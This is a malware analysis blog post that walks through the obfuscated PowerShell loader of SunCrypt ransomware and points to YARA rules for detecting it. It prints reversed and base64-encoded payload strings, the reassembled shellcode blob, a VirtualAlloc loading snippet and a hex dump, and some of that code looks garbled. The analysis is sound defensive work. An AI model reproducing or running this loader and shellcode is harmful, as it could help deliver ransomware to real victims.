SunCrypt, PowerShell obfuscation, shellcode and more yara

pcsxcetrasupport3.wordpress.com/2021/03/28/suncrypt-powershell-obfuscation-shellcode-and-more-yara/


View all posts by pcsxcetrasupport3 →

March 28, 2021

This didn't start as a blog post. It started as a conversation with Hari Charan @grep_security about something they were looking at called SunCrypt ransomware.

Looking up the name I ran across a couple of interesting blog post, one by Sapphire here and one by Acronis here . Seeing that this was obfuscated PowerShell it peaked my interest.

Searching for some samples to work with also revealed that you can do a tag search on tri.age of "family: suncrypt" (without the space)



The PowerShell loader we are going to use here is the one from the Acronis blog post with a hash of MD5: d87fcd8d2bf450b0056a151e9a116f72 . There are multiple copies on https://app.any.run/submissions/ for that hash. There are 3 copies on Tri.age here.


Hari Charan @grep_security also pointed me to a couple of open source yara rules to search for the PowerShell loaders.

This one appears as though it will search for the ransomware binary here and this one will search for the PowerShell script here .

Let's take a look at some of the encoding.

If we look at this part it takes 3 values , assembles them , then it base64 decodes to byte.

But it will also do something to the strings before it reassembles them.




```
87415
87416 Function XhugwJBDOzIVNXcLVIQYZ() {
87417 return (([regex]::Matches(
      'FZcT/Wkx05bRGXWvFZ8R8WkxEx+gsvYVDnMwzIw6AB8MFMHNQlDURNA/VtI+NtICAtIEFtYGyxfR7QDQLiAQLCRRLmy6APDB
      jAweRGH06FZcZqXkxsleRGTG6FZsbnXkxhZeRGjU5FZcZkXkxsNeRGXn4FZMZhXkxvBeRG303FZMdeXkxl1dRGfE3FZMJsPI7
      9Ft4FrDAAAEA7FdcC1BAODCfRLGQiw30iIU1/4X3/QBEQIX0iI3UiIMAENtI9FtYLrjQio30iwX0io3UiIMA+NtI6FtI6FlYg
      RLmFdACAAAUCALSfRLCAAAkKhPAAODSfRLSfTJiwAQ00i8X0iLsO9FlI8FtIC1BAODyfRLCfTJCBSDARTLyfRLCAAAoe6AAAA
      VJiXAUNAEVtI2NtIAgHMWIoG2NlIPINAENtI3FtI3FlIEFtIAsX2gAAeZDiD7Dy+iVNcyAB8M//v/VmO9NlIBINA9NtI9Ft4/
      iAAwD/jLOrrABJaG+VtYy3+gCjYG/VtIAA8w/5G8ACQwtPgfVLm8tPAAA//f4BCR6BzQTLC8tPEwImxfTLCAAP8PulturCEkI+
      /5yQRDEABLifTLC8tPEwImxfTLCAAP8PuAAAASneB0pA89N4O0NA89NIAAAwqE+gAw33g4RXAw33gwXUiAf7DPA+gmxA6BbGA
      AAEgXE+AAEg3g0X0iOXVi4FAVDgQVLSeTLWAwrhFCqReTJyDSDgQTLieRLieRJiQRLCC7Dy+iVBACCnMwz8//+je6MQ8gAAgC
      VLGe0Bl8MBvAEhHsCMY7DMU1iAEewBl8MYAewBQgtPwQTLCAwrBEwzwAxDCAALwB6wX3/AoGJqBfRJiYRNCAAAIIhPAA79NIA
      iBRwtPAeTLifRLiRdAXYWZBAAMsO6kX3/QxaRNSeVJGIFDwfVLifRLCCSDwfTLSfRLCAABIwgPgBS7gfTLSfRLifRJCE+Ft4BrDA+lNIAAAgBMX0xAobBGPXuF28c4WxldbRGLntF2M2lWkxkRbRGHoeF28YyWkxVFbRGLHeF2MDVWkx05a
      RGNYrF28RsWkxAgcRGH0xFZceGXkxyVcRGHGxFZscDXkxiJcRGnWwFZMTAXkxk9bRGHmvFZ8b9WkxMxbRGDeTJSCSDwfTLSfRLydTJyBSDwfTLSfRLSfVJiXAUNA/VtI0NtIAsVGWIoG0NlIPINA/NtIlFtIlFlI/FtI/FlI2FtI2FlIAA4g
      toDA6lNIAsX2g4x+gsvYV','.','RightToLeft') | ForEach ($_.value)) -join ''
87418
87419 }
87420 $uqGLGObOtOpLlAjnorOyj = XhugwJBDOzIVNXcLVIQYZ
87421
87422 $qdKZNMeMIfBzVotiCTJja =
      "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'.$substring(16, 2000)
87423
87424 Function MrvBEnPYxvNPFaulUtQBq() {
87425 return (([regex]::Matches(
      "+wwwZ2eRL1464XUiAxI+FtoCrzeRJiBQLyfRluAdAXYW29//9XL6g9//9TchNCF0Fl4//3PxFxYimlRMoHN8FtIDEP4//3fNoDl//3PxF2IKw99/FtI81998F1IAd7D8X0iERNwFBCQ3+A/FtI/F1IcO9I+FtIcORfR7gfRLieRJaGwsYe
      RJaGWzpG5FloIYxmaiXUimhF2gBeRJaGWucm3FloZYJjacXUimhlMgpdRJaGWzpG2FloZYWmaKXUimhlbgRdRJaGWypmOFloZYWmaQXUimhlaghfRJcWiOXOiOXOiOAOgMAOiMXOiMXUiAAAAwEKI/zeTDCAACwDTBy+iVNcyaRfRLa5dAAR
      fDaAdAXI+F57DOQHwFyfR++gFlRfdJC/KA77DI9//+DH64X3/w77DI9//+zH68X3/MUUiABEDFtI+FhYAEoIDNtIAAvGQAPDCFlIQAhQRLyfRIGABMiQTLCAwrBEwzARRJiEEFtoVMw+gsvYVDmaXOXOiroWRwFlfR++AC0BchBXkv9ARdOXX
      iwvCw++QM//v/hjO+19P8++QM//v/tjO/19PDFlIQMDOi4XEiAoIDFtICFlIQIDOi8XEiAoICFtoVMw+gsvYVDnMSIhQRLCbdAXIDEPIAAAAaojQd/zQd/Dfd/XcdMvj/N5TD/XkvPYy6APDBlBch/XkvPgQRJCEQIDOi/XEIi9///rF60X3
      /OXEiBQgiIOOiAA8AB8MwXUi29///7JGMU3/htOCFtYBlBch+XkvPwQRJCEQMDOi+XEi29///bJ64X3/4XEiBQgiMOOiAA8AB8MQw+gsvYVDnM/FtY6rzfRJCE/FtYC0BchBRwtPgQTLyfRLCA/lNYDsvYVDnM/FpI/F1ICF5TDHsO/FlI
      IAPICF5TDMQHwPhl///PsojQd/KF7LW1wJzfRLCA/lNIBzCAAAEA/FdcC/pF+DlQR++gE8FE+DlQR++QDsvYVDn8JrjAiJoI/NNADNtI/FNACFtoE9BRR7wfRLyfRJCE/Ft4BzDA/lNYDsvYVDnM5rjAiM0kiEXOAIOOiNOXEFtD/FtI/FlI
      QEXOiHeOAEX2gRx+iVNcXMQ8g////FhOC199DI99PE19fEr9xEOQ8g//f+JhOC199DI99E199AFvRloBRd/3BdAXIDEP4//jfrojQd/zQd/DRd/P06APDBlBch29///nC6QO3/svYVD3FQAPzArD8MEUHwFyAxD+//7rAGIU3/MU3/QO3/caO
      wzQQdAXYW///+IjOE19fLrD8MEUHwFyAxD+//33I6IU3/MU3/gA3/QO0iJtOwzQQdAXIDEP4//zPTojQd/zQd/DRd/z+iVNcyAB8MYgOiIk0i830iIDOi8XDlAAAAwEKIYmOw','.','RightToLeft') | ForEach ($_.value)) -
      join ''
87426
87427 }
87428 $CaWvFCXjlWtBFZKHyhJDI = MrvBEnPYxvNPFaulUtQBq
87429
87430 [Byte[]]$PDpGtHNMfBYyydUPtnJpo = [System.Convert]::FromBase64String((-join($uqGLGObOtOpLlAjnorOyj,$qdKZNMeMIfBzVotiCTJja,$CaWvFCXjlWtBFZKHyhJDI)))
87431
```

We can see the first string is redirected to a function that will read right to left , basically just reverse the string.

```
87420  $uqGLGObOtOpLlAjnorOyj = XhugwJBDOzIVNXcLVIQYZ
87421
87422  $qdKZNMeMIfBzVotiCTJja =
       'XtYGkDGqHUADsgtlwG/GRcFkxkXCdcZFw2zGRcRlxkXFSMZFxmHGRcduxkXIZMZFyWzGRcplxkXLQcZFzADGRdBWxkXRacZF0nLGRdN0x
       obggAAFD/VQiJReRqAP9V7FmJRfiDffgAdQczwOm8AAAAi0X4iUXoi0Xoi034A0g8iU3wakBoADAAAItF8ItAUEBQagD/VeSDxBCJRfyDf
       EDIXAdQQzwOtNi0X8K0X4iUXg/3Xg/3X86Pn6//9ZWYXAdQQzwOsvi0UQi038iUgYi0UUK0X4iUX0i0X0A0X8iUX0i0UIUItFDFCLRRhQi
       GRep0xkXrZcZF7GPGRe10xkXuAI1F4FDoSAcAAFD/VQiJRfyNRfBQakCLRRCLQAj/cFCLRRD/cCD/VfyDxBCFwHUEM8DrMGShMAAAAIlF+
       JIDtINHUFM8BA6zmLRQiLQAhqCFlryQWDfAh8AHUEM8DrIotFCItACItNCItJICtINIlN/P91/ItFCP9wIOjG+f//WVnJw1WL7IHskAAAA
       F+GzGRfkAxkXgVsZF4WnGReJyxkXjdMZF5HXGReVhxkXmbMZF51HGReh1xkXpZcZF6nLGRet5xkXsAMZF0FbGRdFpxkXScsZF03TGRdR1x
       GRcJyxkXDZcZFxG7GRcV0xkXGUMZFx3LGRchvxkXJY8ZFymXGRctzxkXMc8ZFzQDGRaRaxkWld8ZFplXGRaduxkWobcZFqWHGRapwxkWrV
       Q6EMFAABQ/1UIiUWQjUXQUOgzBQAAUP9VCIlFnI1FvFDoIwUAAFD/VQiJRYyNRaRQjUXwUP9VDFD/VQiJRaCLRRCLQBiJRfxqHI2FcP///
       Qi0AIi0A0O0X8cz6DfaAAdDiLRRD/cBj/VYxQ/1WghcB1J2oEaAAwAACLRRCLQAiLQFBAUItFEItACP9wNP9VnIPEEItNEIlBIGoEaAAwA
       8CHwAdRGLRRCLQAiLTRCLQDSJQSDrIGoEaAAwAACLRRCLQAiLQFBAUGoA/1Wcg8QQi00QiUEgi0UQg3ggAHUF6ZgAAACLRRCLQAj/cFSLR
       FEItACA+3QAY5RfxzOWtF/CiLTZj/dAEQa0X8KItNEItJEItVmANMAhRRa0X8KItNEItJIItVmANMAgxR6GYBAACDxAzrscdFlAEAAAAzw
       Ii0kQA0g8i0UIiUgIi0UIi0AIgThQRQAAdAQzGoYDtLDVJQYPwxpb'.Substring(16, 2000)
87423
87424  Function MrvBEnPYxvNPFaulUtQSq() {
87425  return (([regex]::Matches(
       '==wwJzeRLi464XUiAsI+FtoCrzeRJiBQLyfRLuAdAXYWZ9//9XL6Q9//9TchNCF0F14//3PxFxYiml8MoHN8FtIDEP4//3fNoD1//3PxF
       RJaGWspG5FloZYxmaiXUimhFZqBeRJaGWuom3FloZYJjacXUimh1MqpdRJaGWspG2FloZYVmaWXUimhlbqRdRJaGWypm0FloZYVmaQXUim
       fDaAdAXI+F57DOQHwFyfR++gF1RfdJC/KA77DZ9//+DH64X3/w77DZ9//+zH68X3/MUUiABEDFtI+FhYAEoIDNtIAAvGQAPDCFlIQAhQRL
```

If we Look at the second string it is getting a substring of what is there starting at index 16 and taking 2000 characters.



The encoded string is actually 2032 characters long before we get the substring.

The final string is is just another reverse string.

Then we just have a long base 64 string after reassembling the pieces.

```
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
ezrCotF+IsAiUX464iLRezJww==
```


Remember we still have to convert this to byte and it will get loaded into memory using VirtualAlloc.

```
return (((SYnDnIjtGpFuziTnYHNiOy) + (SFFDSkTsNXiustVxqjvSsD)) + ((3mioAqhnMnwIyAIFeNYHIB) + (12202 - 3409)))
}
$XdmNdbPbhhhNwAyJlYXX = nLhnifEeeRsVKBgwoNf22

[IntPtr]$NLzmegxnDoggr8IgANKyM = [SczDTJpdNrfhqDckpiNGP]::VirtualAlloc(($OjYLzLLNNpjdNKDClxufo),$PDpGtNNMfNYyydUPtnJpg.Length,($QYTMzdNYoIfJRuSXzbObH),(($ItyhxdurhrNipjUgAKahO) +
(($JpnLghHHXavxkaTkpsqKE) - ($XdmNdbPbhhhNwAyJlYXX))))

Function QxgFhkqDITcZMAvbmENNq() {
return 1460
}
$gNZhvrFtjYqlBzpQgkgMf = QxgFhkqDITcZMAvbmENNq
```

```
Untitled1

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  55 8B EC 83 EC 78 83 65 EC 00 83 65 E8 00 E8 B6  U<ìfìxfeì.feè.è¶
00000010  0E 00 00 89 45 D8 8B 45 D8 89 45 FC 8B 45 FC 89  ...‰EØ<EØ‰Eü<Eü‰
00000020  45 D4 8B 45 D4 8B 4D FC 03 48 3C 89 4D D0 6A 08  EÔ<EÔ<Mü.H<‰MÐj.
00000030  58 6B C0 00 8B 4D D0 8B 55 FC 03 54 01 78 89 55  XkÀ.<MÐ<Uü.T.x‰U
00000040  F4 8B 45 F4 8B 4D FC 03 48 1C 89 4D DC 8B 45 F4  ô<Eô<Mü.H.‰MÜ<Eô
00000050  8B 4D FC 03 48 24 89 4D E0 C6 45 BC 4C C6 45 BD  <Mü.H$‰MàÆE¼LÆE½
00000060  6F C6 45 BE 61 C6 45 BF 64 C6 45 C0 4C C6 45 C1  oÆE¾aÆE¿dÆEÀLÆEÁ
00000070  69 C6 45 C2 62 C6 45 C3 72 C6 45 C4 61 C6 45 C5  iÆEÂbÆEÃrÆEÄaÆEÅ
00000080  72 C6 45 C6 79 C6 45 C7 41 C6 45 C8 00 C6 45 AC  rÆEÆyÆEÇAÆEÈ.Æ¬
00000090  47 C6 45 AD 65 C6 45 AE 74 C6 45 AF 50 C6 45 B0  GÆ.eÆE®tÆE¯PÆE°
000000A0  72 C6 45 B1 6F C6 45 B2 63 C6 45 B3 41 C6 45 B4  rÆE±oÆE²cÆE³AÆE´
000000B0  64 C6 45 B5 64 C6 45 B6 72 C6 45 B7 65 C6 45 B8  dÆEµdÆE¶rÆE·eÆE¸
000000C0  73 C6 45 B9 73 C6 45 BA 00 C7 45 CC 06 00 00 00  sÆE¹sÆEº.ÇEÌ....
000000D0  83 65 F8 00 EB 07 8B 45 F8 40 89 45 F8 8B 45 F4  feø.ë.<Eø@‰Eø<Eô
000000E0  8B 4D F8 3B 48 18 0F 83 02 01 00 00 8B 45 F4 8B  <Mø;H..ƒ....<Eô<
000000F0  4D FC 03 48 20 8B 45 F8 8B 55 FC 03 14 81 89 55  Mü.H <Eø<Uü...‰U
00000100  E4 8D 45 AC 50 FF 75 E4 E8 EB 0C 00 00 59 59 85  ä.E¬Pÿuäèë...YY…
00000110  C0 75 18 8B 45 F8 8B 4D E0 0F B7 04 41 8B 4D DC  Àu.<Eø<Mà.·.A<MÜ
00000120  8B 55 FC 03 14 81 89 55 E8 EB 28 8D 45 BC 50 FF  <Uü...‰Uèë(.E¼Pÿ
00000130  75 E4 E8 C1 0C 00 00 59 59 85 C0 75 16 8B 45 F8  uäèÁ...YY…Àu.<Eø
00000140  8B 4D E0 0F B7 04 41 8B 4D DC 8B 55 FC 03 14 81  <Mà.·.A<MÜ<Uü...
00000150  89 55 EC 83 7D E8 00 0F 84 8C 00 00 00 83 7D EC  ‰Uìƒ}è..„Œ...ƒ}ì
00000160  00 0F 84 82 00 00 00 8D 45 88 89 45 F0 6A 24 6A  ..„‚....E^‰Eðj$j
00000170  00 FF 75 F0 E8 1C 0B 00 00 83 C4 0C 33 C0 40 6B  .ÿuðè....ƒÄ.3À@k
